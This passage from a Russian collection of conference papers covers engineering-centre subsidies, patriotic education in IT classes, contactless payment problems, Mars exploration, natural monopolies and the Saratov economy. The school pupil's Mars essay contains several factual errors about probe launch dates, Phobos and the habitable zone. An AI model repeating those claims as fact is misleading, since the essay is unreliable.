Так, начиная с 2013 года в рамках программы государственной поддержки малого и среднего предпринимательства Минэкономразвития России реализуется проект по созданию и обеспечению деятельности региональных центров инжиниринга для субъектов малого и среднего предпринимательства. В 2015 году была проведена третья очередь отбора данных проектов. Было профинансировано 25 региональных центров инжиниринга в 23 субъектах Российской Федерации, которым выделено из средств федерального бюджета 0,8 млрд руб. Кроме того, с 2015 года

механизм государственной поддержки инжиниринговых компаний - субъектов малого и среднего предпринимательства реализуется в рамках Правил предоставления и распределения субсидий из федерального бюджета бюджетам субъектов Российской Федерации на государственную поддержку малого и среднего предпринимательства, включая крестьянские (фермерские) хозяйства, в рамках подпрограммы «Развитие малого и среднего предпринимательства» государственной программы Российской Федерации «Экономическое развитие и инновационная экономика»[2].

В целях стимулирования создания и развития инжиниринговых центров на базе частных компаний реализуется мероприятие, направленное на предоставление государственной поддержки организациям индустрии инжиниринга и промышленного дизайна в виде субсидий из федерального бюджета на компенсацию части затрат на реализацию пилотных проектов в области инжиниринга и промышленного дизайна. Минпромторгом России заключены договоры о предоставлении субсидий по трем пилотным проектам создания инжиниринговых центров:

- ЗАО «Мезон» — создание Инжинирингового центра точного машиностроения;
- ПАО «Криогенмаш» — создание многономенклатурного инжинирингового центра;
- АО «РЭПХ» и ЗАО «ИЭМЭТ» — развитие Инжинирингового центра энергетического машиностроения на базе Группы компаний.

Минпромторгом России возмещена часть затрат указанных компаний на уплату процентов по кредитам, полученным в российских кредитных организациях на реализацию пилотных проектов создания инжиниринговых центров.

Таким образом, инвестирование в развитие инжиниринга и инжиниринговой инфраструктуры является одним из основных драйверов стимулирования темпов роста экономики России. Сегодня, эта работа ведется по целому ряду направлений, обозначенных министром промышленности и торговли РФ Д.В. Мантуровым. За последнее время в каждом из них достигнуты определенные успехи, а именно:

- утверждены новые национальные стандарты в области инжиниринга;
- создаются инжиниринговые центры на базе высших учебных заведений;
- в рамках поддержки малого и среднего предпринимательства создаются региональные инжиринговые центры;
- оказывается поддержка инжиниринговым центрам на базе частных компаний.

Конечно, решение всех поставленных правительством задач отягощается наличием ряда проблем в данной сфере и не является одночасным, а также требует комплексного подхода к ним. Однако потенциал развития инжиниринга в России, безусловно, присутствует.

Использованные источники:
1. Мантуров Д.В. Развитие инжиниринга – важнейшая составляющая формирования инновационной экономики России. Вестник МГТУ им. Н.Э. Баумана. Сер.“Машиностроение”, 2013, No 2, с.3-17.
2. Официальный сайт Министерства промышленности и торговли Российской Федерации [Электронный ресурс]. - Режим доступа: http://www.minpromtorg.gov.ru/

УДК 377

Ноттосов А.А.
студент
Кириллина Т.Ц.
преподаватель
ФГАОУ ВО «Северо-Восточный федеральный университет им. М. К. Аммосова»
Колледж инфраструктурных технологий
Россия, г. Якутск

ГРАЖДАНСКО-ПАТРИОТИЧЕСКОЕ ВОСПИТАНИЕ СТУДЕНТОВ НА УЧЕБНЫХ ЗАНЯТИЯХ ПО ИНФОРМАЦИОННЫМ ТЕХНОЛОГИЯМ

Аннотация: В данной работе поднята актуальная проблема гражданско- патриотического воспитания студентов. Патриотическое воспитание молодого поколения в настоящее время рассматривается как одно из наиболее приоритетных направлений работы образовательных учреждений всех типов и уровней. Цель нашего исследования является определение уровня сформированности гражданско-патриотических чувств студентов, умения проявлять свою гражданскую позицию, которое позволяет говорить о личностной зрелости, о способности личности к развитию.

Ключевые слова: студенты, гражданственность, патриотизм, отечество, информационные технологии.

Nottosov A.A.
student
FSAEI of HE "North-Eastern Federal University M.K. Ammosova
College of Infrastructure Technology
Kirillina T.Ts.
teacher
FSAEI of HE "North-Eastern Federal University M.K. Ammosova
College of Infrastructure Technology
FSAEI of HE "North-Eastern Federal University M.K. Ammosova

Russia, Yakutsk

CIVIL-PATRIOTIC EDUCATION OF STUDENTS IN THE CLASSROOM INFORMATION TECHNOLOGY

Abstract: In this paper, the actual problem of civil and patriotic education of students is raised. The patriotic education of the younger generation is currently regarded as one of the top priorities in the work of educational institutions of all types and levels. The purpose of our study is to determine the level of formation of civil and patriotic feelings of students, the ability to express their civic position, which allows us to speak about personal maturity, the ability of an individual to develop.

Keywords: students, citizenship, patriotism, fatherland, information technologies.

Гражданско-патриотическое сознание является основным фактором для успешной социализации человека в современном быстро меняющемся мире, оно определяет наше отношение к стране, республике, народу, семье. Средства массовой информации, социальные сети, интернет, компьютерные игры оказывают отрицательное влияние на формирование современной молодежи. В сложившейся ситуации одной из важных задач является необходимость качественного улучшения патриотического воспитания молодого поколения.

В этой связи целью настоящего исследования является определение у студентов критерий отношения к стране, к своему народу, которое позволяет говорить о личностной зрелости, о способности личности к развитию.

Для решения поставленной цели исследования был проведен опрос среди студентов 1 курса специальности Информационные системы и программирования Колледжа инфраструктурных технологий СВФУ. В опросе приняли участие 57 студентов. Во время опроса был задан следующий вопрос: какие цвета имеют государственные флаги России и Республики Саха (Якутия)?

Результаты.

1. Из всех опрошенных все знают цвета российского флага, но не уверены в правильности следования цветов на флаге.

2. Что касается якутского флага, большая часть студентов не могли точно вспомнить какие элементы каких цветов присутствуют, не знают порядок их расположения и что они означают.

Напрашивается вывод, что все это является следствием общей познавательной пассивности, ограниченным запасом знаний, а все остальное не вписывается в круг интересов студентов, не соприкасается с их жизнью. Отсюда следует, что задачи воспитания нужно ставить серьезно, глубоко, обоснованно и решать и учебные заведения должны играть в нем большую роль.

Для успешной реализации задач необходимо создание условий,

направленных на расширение общего культурного кругозора, укрепления чувства уважения к своему краю, к его людям. Одним из них является учебная деятельность.

На занятиях по дисциплине Информационные технологии при изучении темы «Текстовый процессор «Word», мы использовали материалы о творчестве и деятельности наших выдающихся земляков, таких как Алексей Елисеевич Кулаковский, один из первых якутских писателей, краеведов, Платон Ойунский, выдающийся государственный и политический деятель, писатель, ученый-филолог[3], и другие. Стихи и поэмы Кулаковского («Песня якута», «Сновидение шамана», «Наступление лета»), выражающие его огромную любовь к родине, вызвало у нас чувство национальной гордости. Мы составили сборники стихов в виде брошюры. Каждый студент по-своему оформил обложку, используя графические возможности редактора Word. В итоге составленная и отпечатанная книжка дала студенту не только знания о выдающихся людях Якутии, значению их творчества для якутского народа, вкладе в общероссийскую литературу, но и удовлетворение за себя (что он смог сделать книжку) и за поэта в целом.

Также использовали тематику празднования 73 годовщины Великой Победы над немецко-фашистскими захватчиками, составляли брошюры и презентации о наших знаменитых героях-снайперах.

Так как большинство студентов не имели представления о ценности того или иного соотечественника, то при работе по составлению документов они непроизвольно принимали данную информацию к сведению.

Эти занятия стали для нас запоминающимся событием, глубоко запечатлелись в сознании, затрагивали наши души. Таким образом, мы считаем, что такие знания помогут нам воспитать в себе преемственность в передаче этих ценностей, этого наследия и в полной мере ощутить себя частью великой истории и стать достойными наследниками великой страны.

Использованные источники:

1. Государственная программа «Патриотическое воспитание граждан Российской Федерации на 2016–2020 годы».
2. Распоряжение Правительства Российской Федерации от 29 мая 2015 г. № 996-р г. Москва «Стратегия развития воспитания В Российской Федерации на период до 2025 года» [Электронный ресурс] // Российская газета. [электронный ресурс]: https://rg.ru/2015/06/08/vospitanie-dok.html
3. Исторические личности Якутии [электронный ресурс]: https://www.yakutskhistory.net

УДК 336

Нугманов Д.Ф.
студент
Искандаров Р.С.
студент
научный руководитель: Ехлакова Е.А., к.э.н.
доцент
ФГБОУ ВО «Казанский государственный энергетический университет»
Россия, г. Казань

ПРОБЛЕМА БЕСКОНТАКТНОЙ ОПЛАТЫ

Аннотация

Данная статья посвящена анализу проблем, возникающих в процессе бесконтактной оплаты товаров и услуг. В ходе работы была выявлена актуальность рассматриваемой проблемы, изучены работы различных авторов относительно данной тематики, исследовано понятие бесконтактной оплаты, изучены ее сущность, определены основные инструменты и преимущества данного вида транзакции, выявлены основные проблемные моменты процедуры бесконтактных платежей. В заключении работы предложены мероприятия, направленные на решение выявленных проблем.

Ключевые слова: бесконтактная оплата, транзакция, банковская карта, мобильная программа, чип, комиссия.

Nugmanov D.F., student of Kazan State Power Engineering University
Russia, Kazan
Iskandarov R.S., student of Kazan State Power Engineering University
Russia, Kazan
Scientific director
Yehlakova E.A., candidate of economic sciences associate professor of Kazan State Power Engineering University
Russia, Kazan

PROBLEM OF CONTACTLESS PAYMENT

Summary

This article is devoted to the analysis of the problems arising in the course of contactless payment of goods and services. During work the relevance of the considered problem was revealed, works of various authors of rather this subject are studied, the concept of contactless payment is investigated, are studied its essence, the main tools and advantages of transaction of this type are defined, the main problem points of the procedure of contactless payments are revealed. In the conclusion of work the actions directed to the solution of the revealed problems are offered.

Keywords: contactless payment, transaction, cash card, mobile program, chip, commission.

Актуальность данной темы обусловлена тем, что в настоящее время, в связи с активным внедрением информационных технологий во все сферы жизнедеятельности человека, широкое распространение получил процесс оплаты различных товаров и услуг, имеющий бесконтактный характер. Высокий уровень популярности бесконтактной оплаты обусловлен, в первую очередь, удобством для граждан и возможность увеличить свою мобильность относительно процедуры оплат. Несмотря на множество плюсов данной технологии, она имеет и проблемные моменты.

На сегодняшний день данный вопрос является объектом изучения большого количества авторов. Так, Никонец О. Е., Гринь И. А., Марченко А. В. в своей работе изучают историю возникновения и безопасность контактных платежей [4]. Козырь Н.С., и Гетманова А.В. акцентируют своей внимание на такой бесконтактной технологии осуществления платежей как MasterCard PayPass и определяют перспективы ее развития в России [2], а Гришанова А.В., Агафонова Д.М., Шафранова Е.Е. выявляют основные проблемы внедрения новых технологий в оплате услуг [1].

Бесконтактная оплата представляет собой процедуру бесконтактных платежей, предоставляющую бесконтактный способ проведения оплаты на суммы до определённой величины, без подтверждения подписью или PIN-кодом [3].

Сущность бесконтактной оплаты заключается в осуществлении платежных операций комфортным методом, экономящим время покупателей и пользователей различных услуг. При использовании данной технологии нет необходимости носить с собой и доставать наличные деньги, тратить время на оплату и получение сдачи [4].

В настоящее время основным инструментом осуществления бесконтактной оплаты являются банковские карты и мобильные телефоны. Так же для осуществления бесконтактных платежей используются браслеты, часы и другие гаджеты. Наиболее популярный представитель услуги бесконтактной оплаты - MASTERCARD PAYPASS, с помощью которого достаточно поднести пластиковую карту к терминалу, и нужная сумма для оплаты спишется со счета. Так же карточные продукты с функцией бесконтактной оплаты выпускаются такими банками как Сбербанк, Альфа Банк, Тинькофф, Юникредитбанк, Русский Стандарт, Ситибанк и др. [5].

Основные преимущества бесконтактной оплаты заключаются в следующих факторах [3]:

- Удобство использования;
- Скорость осуществления платежной операции;
- Возможность осуществлять платежи, не выходя из дома и находясь на далеком расстоянии от получателя;

• Широкая область использования – магазины, общественный транспорт, рестораны;

• Безопасность основных платежных данных – не нужно передавать карту продавцам или показывать ее номер.

Несмотря на ряд представленных выше преимуществ бесконтактной оплаты, данная система имеет и проблемы, основными из которых являются:

• Недоверие со стороны населения, вызванное низким уровнем информированности потенциальных пользователей о существовании данной технологии и недостаточным развитием инфраструктуры, характеризующимся не полным оснащением терминалами с функцией приёма бесконтактного метода оплаты. Особенно это касается граждан пенсионного возраста, ведь они так привыкли расплачиваться везде наличными деньгами, а пластиковые карты для них являются источником опасности и увеличения подверженности действиям мошенников, нацеленных на кражу финансовых средств;

• Дорогостоящее обслуживание. Данный фактор обусловлен тем, что внедрение в пластиковую карту чипов, позволяющих осуществлять платежи без прямого участия обладателя карты, стоит банкам в среднем на 20 % дороже, чем выпуск обычных банковских карт;

• Простота доступа к средствам на карте, обусловленная тем, что в рамках разрешенной суммы бесконтактной транзакции, до 1000 руб., и на расстоянии 15 см. платеж может совершить любой человек, т.е., злоумышленникам проще провести по карте операции без ведома обладателя карты;

• Возможность сбоев операционных систем, вследствии чего оплата товаров и услуг становится невозможной;

• Необходимость наличия Интернета. Данный фактор касается бесконтактной оплаты, проводимой с помощью мобильного телефона. Чтобы осуществить платеж через платежную систему смартфона, обязательным условием является подключение к сети Интернет, то есть при отсутствии выхода в Интернет, проведение бесконтактной оплаты становится невозможным;

• Сложность осуществления платежных транзакций через мобильный телефон, обусловлена большим количеством функций и опций.

Для решения выше указанных проблем бесконтактной оплаты рекомендуются следующие мероприятия:

• Организация информированности населения о преимуществах использования технологий бесконтактных платежей путем распространения листовок в банковских организациях и других массовых учреждениях;

• Частичное перенесение затрат банков на обслуживание пластиковых карт рассматриваемого вида на их обладателей путем прибавления 1 % комиссии к общей сумме платы за пользование данным банковским продуктом;

• Относительно бесконтактной транзакции до 1000 руб. использование биометрической идентификации, способствующей осуществление платежных операций только обладателем карты и исключающей случаи мошенничества;

• Осуществление бесперебойной работы оборудования, используемого при бесконтактной оплаты, за счет применения современных технологий и программ;

• Организация в городах служб поддержки и обслуживания, сотрудники которых в незамедлительном порядке и в скорейшее время смогут решить технические проблемы в осуществлении бесконтактных платежей и устранить сбои в работе оборудования;

• Создание в платежных мобильных программах системы онлайн-консультации, работники которой будут предоставлять помощь в осуществлении платежных операций.

Предполагается, что предложенные рекомендации будут способствовать устранению основных проблем, возникающих в процессе бесконтактной оплаты.

Подводя итог, стоит отметить, что бесконтактная оплата товаров и услуг, имеющая в настоящее время высокий уровень распространения, обладает некоторыми проблемными моментами, носящими в основном технический характер. Так же значимая проблема рассматриваемого вида транзакций обусловлена недоверием со стороны клиентов. Устранение выше перечисленных трудностей бесконтактных платежей позволит увеличить количество клиентов, использующих данный вид оплаты, и повысить объем операций, оплачиваемых бесконтактным способом.

Использованные источники:

1. Гришанова А.В., Агафонова Д.М., Шафранова Е.Е. Проблемы внедрения новых технологий в оплате услуг: система бесконтактной оплаты // Экономика и современный менеджмент: теория и практика: сб. ст. по матер. LXI-LXII междунар. науч.-практ. конф. № 6(60). – Новосибирск: СибАК, 2016. – С. 6-12.

2. Козырь Н.С., Гетманова А.В. Бесконтактная технология MasterCard PayPass и перспективы ее развития в России // Финансы и кредит. 2015. №4 (628). URL: https://cyberleninka.ru/article/n/beskontaktnaya-tehnologiya-mastercard-paypass-i-perspektivy-ee-razvitiya-v-rossii (дата обращения: 14.12.2018).

3. Макаров В.В., Иванкина Д.А. Использование технологии NFC для совершения мобильных платежей // Инновационная наука. 2017. №2-1. URL: https://cyberleninka.ru/article/n/ispolzovanie-tehnologii-nfc-dlya-soversheniya-mobilnyh-platezhey (дата обращения: 14.12.2018).

4. Никонец О. Е., Гринь И. А., Марченко А. В. Бесконтактные платежи: история возникновения и безопасность // Научно-методический электронный журнал «Концепт». – 2016. – Т. 15. – С. 2726–2730. – URL: http://e-

koncept.ru/2016/96466.htm.
5. Полубелов Н.А., Монастырная В.С. Реализация технологии NFC банками российской Федерации // Актуальные проблемы авиации и космонавтики. 2017. №13. URL: https://cyberleninka.ru/article/n/realizatsiya-tehnologii-nfc-bankami-rossiyskoy-federatsii (дата обращения: 15.12.2018).

УДК – 520.6.07

Нуртдинов А.А.
ученик 9 Б класса
МАОУ СОШ № 38
научный руководитель: Мортина А.Д.
учитель физики
Россия, г. Набережные Челны

КОЛОНИЗАЦИЯ МАРСА, МАРСОХОД

Аннотация. В статье рассматривается роль науки в инновационном развитии современного государства. Также в статье говориться и предназначении инновационных технологий в современно мире, особенно в образовательной деятельности. Человечество нельзя представить без гаджетов в современном мире.

Ключевые слова: Марс, Нил Армстронг, марсоход.

Nurtdinov A.A.
pupil
9 B class, MAOU SOSH № 38
Elabuga Institute of Kazan Federal University
Russia, Naberezhnye Chelny
Scientific supervisor: A. D. Mortina
physics teacher

THE COLONIZATION OF MARS, THE ROVER

Abstract.
The article deals with the role of science in the innovative development of the modern state. The article also says about the purpose of innovative technologies in the modern world, especially in educational activities. Humanity can not be imagined without gadgets in the modern world.

Keywords: Mars, Neil Armstrong, Rover.

Человек с давних пор пытался полететь в космос. Ещё в древности человек хотел узнать, что находиться дальше земли, есть ли на других планетах жизнь. Ещё недавно первый человек, летевший в космос (Юрий Гагарин) облетевший вокруг земной орбиты. После этого американский космонавт (Нил Армстронг) полетел на Луну, и сделал первые шаги по Луне.

Но человеческое развитее не стоит на месте. Сейчас у человечества есть роботы и мощные космические ракеты. Теперь человек может не рискуя своим здоровьем запускать роботов в космос. Сейчас перед человечествам

стоит большая цель. Найти новый дом для человека. Первым в кандидатах на новую Землю стоит Марс. Для этого его нужно хорошее исследовать

Но один год на марсе длиться почти как два наших земных года .А точнее 687 суток. Вокруг Марса крутятся два спутника, маленький Деймос и восходящим на западе Фобосом. Но Фобос всё ближе к Марсу . Между Марсом и Фобосом 6000 км. И он с каждом годом всё ближе на 1,8см. И когда он достигнет приделы Роша он взорвется и остатки Фобоса начнут падать на поверхность Марса Но по кратерам на Марсе можно судить что Марсу уже не впервой сталкиваться с такими катастрофами. И я считаю для Марса если даже если и это случится для Марса это будит не критичной ситуацией.

Зона жизни на сегодняшний день составляет от Земли до Марса . И в скором времени возможно зона жизни подвинется благодаря солнцу, которая начинает с каждым годом греть сильнее . И зона жизни будит идти дальше и накроет полностью Марс. Расстояние от Земли до Марса составляет 55 мил км. В отличии от Земли и Марса вытянутая орбита .

Великое противостояние в котором Марс будит ближе к солнцу будит 2018 г. Где то в начале августа. и тогда Марс станет ближе на 5 мил км. Но в наше время когда на Марс начали летать роботы это большого значения не имеет. А раньше когда не было роботов людям приходилось смотреть только через телескопы. И самые чёткие снимки происходили именно в этот момент.В момент Великого противостоянии.

Раньше некоторые люди думали, что каналы на Марсе выкопали марсиани. Но сразу поступил вопрос зачем они нужны. Они думали что им нужны для переправления воды на марсе в хранилища воды при таянье льда. И даже составили карту этих каналов.

Но и у телескопа есть некоторые замытые части мешает нам в этом угловое разрешение. Значит угловое разрешение на Марсе равно 270 км. Это значит, что на Марсе ты не можем разглядеть детали которые меньше 270км. То что меньше просто замывается.

Но Марс не обошёл стороной и духовный мир человека. Марс очень интересовал на то время писателей. Самое знаменитое Книга по инопланетян с Марса это была книга, которая называется (Война миров). Но уже к 2005 году издаётся новая карта Марса. И на ней, ни каких каналов нет.

И вот вопрос, почему на телескопах каналы есть а с близи их нет. Учёные думают, что это всё от того что некоторые вещи которые видны на телескопе не видны с близи.

Телескоп иногда видит сквозь каких то объектов. Но это ещё не чем не подтверждено и остаётся загадкой. В наше время запускают на Марс масраходы. И все-таки как это делается.

Для начало с Земли запускают масоход. Затем марсоход по эллиптический орбите пролетает полу эллипс и отдаляется от Земли. И направляется по самой удаленной орбите Марса. И по 3 закону Кеплера можно посчитать с сколько времени займёт этот путь. Если в этот момент

сама планета придёт в точку встречи марсохода с Марсом . Для того чтоб марсоход не улетел обратно по полу эллипсу надо дать ешё один толчок для того чтобы выйти на орбиту Марса

Первые спутники на Марс отправил СССР 12 апреля 1962 г. У нас в России это праздник Денём Космонавтики. Но к сожалению они не смогли долететь до Марса. Но связь со спутником поддерживалась на расстоянии 106 мил км. Делители до Марса первые Американцы сделал 21 фото поверхности Марса в 1965г ко всеобщему удавлению там обнаружились кратеры. Тогда люди очень сильно опечалились. Потому что на снимках была очень похожа на поверхность Луны и думали, что она не пригодна для жизни. Но разочарование было преждевременное. В 1971 ещё один спутник который сделал 7329 снимков . И тогда люди увидели небольшие каньоны по которым раньше могла течь вода. Но когда речь пошла о посадке опорота на Марс.

СССР с 1971-1973 г запускали спутники на Марс, и один долетел до Марса и сел на его поверхность. Но, к сожалению, через 15 сек снова был потерян сигнал. И ещё внутри этого аппарата был марсоход

В 1978 г Американский марсоходсел на Марс и передал информацию. Работали там много лет брали пробы грунта.

Есть много проблем с которыми человеку продеться столкнуться прежде чем лететь на Марс . Первая и самая главная проблема это радиация . Радиация это излучение которое разрушает клетки ДНК. Вторая проблема это слабые для паллета на Марс космические корабли. Создание атмосферы на Марсе. Но если первую проблему решить остальные нам решить не составит большого труда.

УДК 338.24

Оберт Т.Б.
старший преподаватель
ФГБОУ ВО Саратовский национальный исследовательский государственный университет им. Н.Г.Чернышевского
Россия, г. Саратов

СОСТОЯНИЕ ЕСТЕСТВЕННЫХ МОНОПОЛИЙ В РОССИЙСКОЙ ЭКОНОМИКЕ

Аннотация: В статье даются особенности становления и формирования современных естественных монополий в России на примере ОАО "РЖД" и ПАО Газпром. Анализируются современные достижения этих компаний с учетом реализации их инвестиционной и экологической программы развития.

Ключевые слова: естественная монополия, доминирующее положение компании, функционирование естественных монополий в России, развитие естественных монополий и их влияние на экономику России.

Obert T.B.
senior lecturer
Saratov national research state University. N. G.Chernyshevsky
Russia, Saratov

THE STATUS OF NATURAL MONOPOLIES IN THE RUSSIAN ECONOMY

Abstract: the article describes the features of the formation and formation of modern natural monopolies in Russia on the example of JSC "Russian Railways" and PJSC Gazprom. The modern achievements of these companies are analyzed taking into account the implementation of their investment and environmental development program.

Key words: natural monopoly, dominant position of the company, functioning of natural monopolies in Russia, development of natural monopolies and their impact on the Russian economy.

Современные естественные монополии – это стратегические компании страны, которые свей деятельностью определяют состояние целых отраслей российской экономики. Самыми крупными естественными монополиями на сегодня являются транспортные и энергетические, потому что эффект масштаба приводит к увеличению размеров фирмы и получению сверхприбыли. Следовательно, создание в таких отраслях вместо одной фирмы нескольких автоматически приведет к увеличению затрат на производство, и к росту цен, что не выгодно ни фирме, ни государству ни обществу. ОАО "РЖД" оказывает большое количество услуг в таких сферах как грузовые перевозки, предоставление услуг локомотивной тяги и инфраструктуры, пассажирские перевозки дальнего и пригородного сообщения, а также контейнерные перевозки, логистические и

инжиниринговые услуги, научно-исследовательские и опытно-конструкторские работы. На сегодня в компании работает более 800 тыс.чел., что составляет более 1% от всех занятых в российской экономике. Также ОАО «РЖД» входит в число крупнейших компаний Европы по объему логистического бизнеса и обеспечения эффективного обслуживания глобальных поставок крупнейших российских и международных клиентов [1]. Также компания обеспечивает сохранение значительной доли в пассажирообороте транспортной системы России.

Компания постоянно занимается повышением квалификации своих работников, гарантируя хорошую заработную плату и улучшение условий труда. Работники компании пользуются социальными льготами и услугами. Конкурентная позиция компании ОАО «РЖД» характеризуется такими параметрами как сохранение близкой к 100% доли рынка в грузовых перевозках по железнодорожной инфраструктуре общего пользования. При этом постоянно усиливается давление на железнодорожный транспорт со стороны автомобильного транспорта при перевозке грузов на расстояния до 2000 км, а также воздушного транспорта при перевозке пассажиров в восточные регионы страны. На сегодня, наиболее сильная конкуренция между предприятиями в российской практике на сегодня наблюдается именно в сфере торговли, строительства и транспорта.

В 2017 гг. ОАО «РЖД» продолжило реализацию проектов, нацеленных на рост конкурентоспособности компании на отечественном и глобальном рынке услуг по перевозке пассажиров и грузов и обеспечение ее интеграции в евро-азиатскую транспортнологистическую систему. Также компания участвует в развитии транспортной платформы Единого экономического пространства с Беларусью и Казахстаном. Компания реализует проекты развития железнодорожных и интермодальных перевозок совместно с Германией, Финляндией, Словакией, и др. странами, и сотрудничает с европейскими компаниями железнодорожного машиностроения и принимает участие в реализации международных инфраструктурных проектов.

Учитывая экологичность железнодорожного транспорта, возрастает его роль и в "зеленой логистике". Составляющая "зеленой логистики" – контрейлерные перевозки, обеспечивающие транспортировку по железной дороге большегрузных прицепов, полуприцепов, трейлеров, что обеспечивает снижение выбросов вредных веществ и парниковых газов в атмосферу. Контрейлерные перевозки в дальнейшем дадут возможность перевозить грузы на дальние расстояния без ущерба для окружающей среды. Но, есть проблемы связанные с основными фондами железнодорожной отрасли, которые с 90-х годов в целом не обновлялись. Россия, несмотря на свое выгодное географическое положение, за последние десятилетия стала утрачивать свои позиции в сфере транзитных перевозок, т.е. объем транзитных контейнерных перевозок сократился за 17 лет более чем на 80%. В 1998г. была заложена реформа компании и реальная реализация началась

только с 2003 г., с созданием ОАО РАО "РЖД", которой были переданы все функции управления железнодорожной отраслью.

При достижении к 2030 г. целевых показателей Экологической стратегии ОАО «РЖД» компания должна получить преимущества снижения негативной нагрузки на окружающую среду; повышение инвестиционной привлекательности железнодорожного транспорта. Также возможна интеграция в Евроазиатскую транспортную систему, приведение уровня безопасности железнодорожного транспорта к мировым стандартам. В целом, ОАО "РЖД" заинтересовано и в появлении на железнодорожном транспорте компаний – конкурентов, которые смогли бы использовать всю инфраструктуру ОАО "РЖД" с учетом внедрения новых инвестиций для развития отрасли.

Следовательно, несмотря на монопольное положение ОАО "РЖД" стремится к созданию более эффективной структуры управления и поддержанию высоких стандартов предоставления услуг в компании. Эффективное управление будет способствовать успешной реализации всей реформы железнодорожного транспорта, что должно принести положительные результаты как для компании так и для потребителей этих услуг.

Также примером может служить и компания ПАО Газпром, которая является крупнейшей газовой компанией в мире и ее направления деятельности – это добыча, транспортировка, хранение, геологоразведка, переработка и реализация газа, и других углеводородов. При этом государство также является собственником контрольного пакета акций Газпрома. Цель компании - эффективное и сбалансированное газоснабжение потребителей России. Также целями компании являются - освоение новых рынков, диверсификация видов деятельности и обеспечения надежности поставок. Направлением деятельности компании также является освоение газовых ресурсов полуострова Ямал, Арктического шельфа, Восточной Сибири и Дальнего Востока.

Но, кроме положительных моментов существования естественных монополий есть и негативные. На сегодняшний день, благодаря в том числе и этим компаниям сохраняются изменения формирования конкурентной среды в сторону монополизации и картелизации экономики России. При этом необходимо развитие в общественном сознании негативного отношения к картельным сговорам на различных рынках для развития конкурентной среды и повышения конкурентоспособности российской экономики [2,с.51]. Делая вывод, можно сказать, что для всей российской экономики очень важна реализация различных экономических и социальных программ данных компаний, т.к. их функционирование определяет как развитие соответствующих отраслей экономики, так и социально-экономический климат в стране.

Использованные источники:

1. Отчет о деятельности в области устойчивого развития ОАО «РЖД» в 2015

г. [Электронный ресурс].- Режим доступа http://www.rzd.ru, дата обращения 01.10.2018
2. Оберт, Т.Б. Изменения формирования конкурентной среды в российской экономике. В сборнике: Экономическая наука в Саратовском университете: прошлое и современность Материалы Международной конференции в рамках Международного научного симпозиума, посвященного 100-летию гуманитарного образования в СГУ «Столетие гуманитарного образования в Саратовском государственном университете: диалог времен – прошедшего, настоящего и будущего». Под редакцией О.Ю.Челноковой. 2017. С.48-51

УДК 338.24

Оберт Т.Б.
старший преподаватель
ФГБОУ ВО Саратовский национальный исследовательский государственный университет им. Н.Г.Чернышевского
Россия, г. Саратов

РАЗВИТИЕ ПОТЕНЦИАЛА САРАТОВСКОЙ ОБЛАСТИ В СОВРЕМЕННЫХ УСЛОВИЯХ

Аннотация: В статье характеризуется социально-экономическое состояние Саратовской области, при этом, кроме большого потенциала достаточно много неудовлетворительного развития как производственной так и социальной сферы области. Автор предлагает рекомендации по улучшению состояния экономики региона.

Ключевые слова: потенциал Саратовской области, инновационная активность предприятий области, налоговый потенциал области, возможности развития Саратовской области.

Obert T.B.
senior lecturer
Saratov national research state University. N. G.Chernyshevsky
Russia, Saratov

DEVELOPMENT OF THE POTENTIAL OF THE SARATOV REGION IN MODERN CONDITIONS

Annotation: The article describes the socio-economic state of the Saratov region, while, apart from the large potential, there is a lot of unsatisfactory development in both the production and the social sphere of the region. The author offers recommendations for improving the state of the region's economy.

Keywords: potential of the Saratov region, innovative activity of enterprises of the region, tax potential of the region, development opportunities of the Saratov region.

Саратовская область индустриально-аграрный регион, добавленная стоимость валового регионального продукта которого формируется на 30,3% промышленностью (по сравнению. с Приволжским федеральным округом,

где 38,9%, а РФ- 31,7 %). Также она формируется на 13% сельским хозяйством (по сравнению с ПФО, где 7,1 %, а РФ- 4,8 %) [1]. На сегодня, к сожалению, существенная доля секторов и услуг имеют незначительный налоговый потенциал области – это сельское хозяйство и государственный сектор и услуги. Также достаточно мало организаций, выпускающих конечную потребительскую продукцию, при этом в структуре производства преобладают именно сырье и продукция производственно-технического назначения (75%) промежуточного цикла при относительной малой доле производства товаров потребительского назначения (25%).

Кроме того пока присутствует низкая рентабельность сельского хозяйства, связная с низкой долей сельхозорганизаций в структуре производства, т.к. в области высокая доля продукции сельского хозяйства, произведенной малыми формами хозяйствования, которая предполагает высокую затратность и отрицательную рентабельность производства. Также эта рентабельность основана на несбалансированности и недостаточности уровня кооперации в развития сырьевой базы в перерабатывающей промышленности. Пока в области слабо развита логистика заготовки, хранения, транспортировки и сбыта сельскохпродукции. В целом область закредитована и малые сельхозхозяйства работают в зависимости от оборудования и семенного материала иностранного производства. Есть ещё в настоящий момент и низкая привлекательность сельских территорий для проживания населения.

К сожалению, в области отмечается низкая инновационная активность всех предприятий. ПО данному показателю область занимает только лишь 12 место в Приволжском федеральном округе. Таком развитию препятствуют недоиспользование научного потенциала области, применение малоэффективных механизмов вовлечения в хозяйственный оборот внутренних технологических и интеллектуальных ресурсов и недостаточная развитость инновационной инфраструктуры.

Также недостаточно используется человеческий и предпринимательский потенциал области. Так уже с 2015 г. появилось множество налоговых льгот для малого и среднего предпринимательства таких, как налоговые каникулы, расширение списка тех, кто подпадает под льготную патентную систему налогообложения, а также льготы для предпринимателей, работающих по упрощенной системе налогообложения [2,с.27]. Однако, в области пока развитие малого и среднего предпринимательства происходит низкими темпами.

Пока существует в области и высокая степень износа основных фондов и отставание в развитии инженерной инфраструктуры. Удельный вес изношенных основных фондов в общем объеме составляет 16,9%. Развитие транспортно-логистического потенциала сдерживается отставанием развития дорожного хозяйства.

Неудовлетворительное положение дел в сфере воспроизводства и сохранения человеческого капитала. Несмотря на снижение естественной

убыли населения за последние 10 лет в 3 раза, человеческие ресурсы имеют тенденцию к сокращению. Следовательно, в области сохраняется регрессивный тип населения, когда удельный вес лиц старше трудоспособного возраста превосходит долю детского населения. При этом существует общая тенденция старения и убыли населения в области.

Но, всегда есть возможность развития региона, например, на основе повышения цен на импортную продукцию и изменения валютного курса за счет наполнения регионального рынка местной продукцией высокого качества.

Для преодоления этого явления необходимо продвижение продукции и услуг Саратовской области не только в самой области, но и в другие регионы. Кроме того, просто необходима реализация инвестиционного потенциала области, снижение инвестиционных рисков, привлечение стратегических инвесторов в экономику и социальную сферу, реализация транзитного потенциала Саратовской области, создание транспортно-логистического кластера, в том числе за счет реализации проекта по строительству международного транспортного коридора "Европа-Западный Китай". При благоприятной реализации всех этих направлений область займет достойное положение не только в Приволжском Федеральном округе, но и в стране в целом.

Использованные источники:

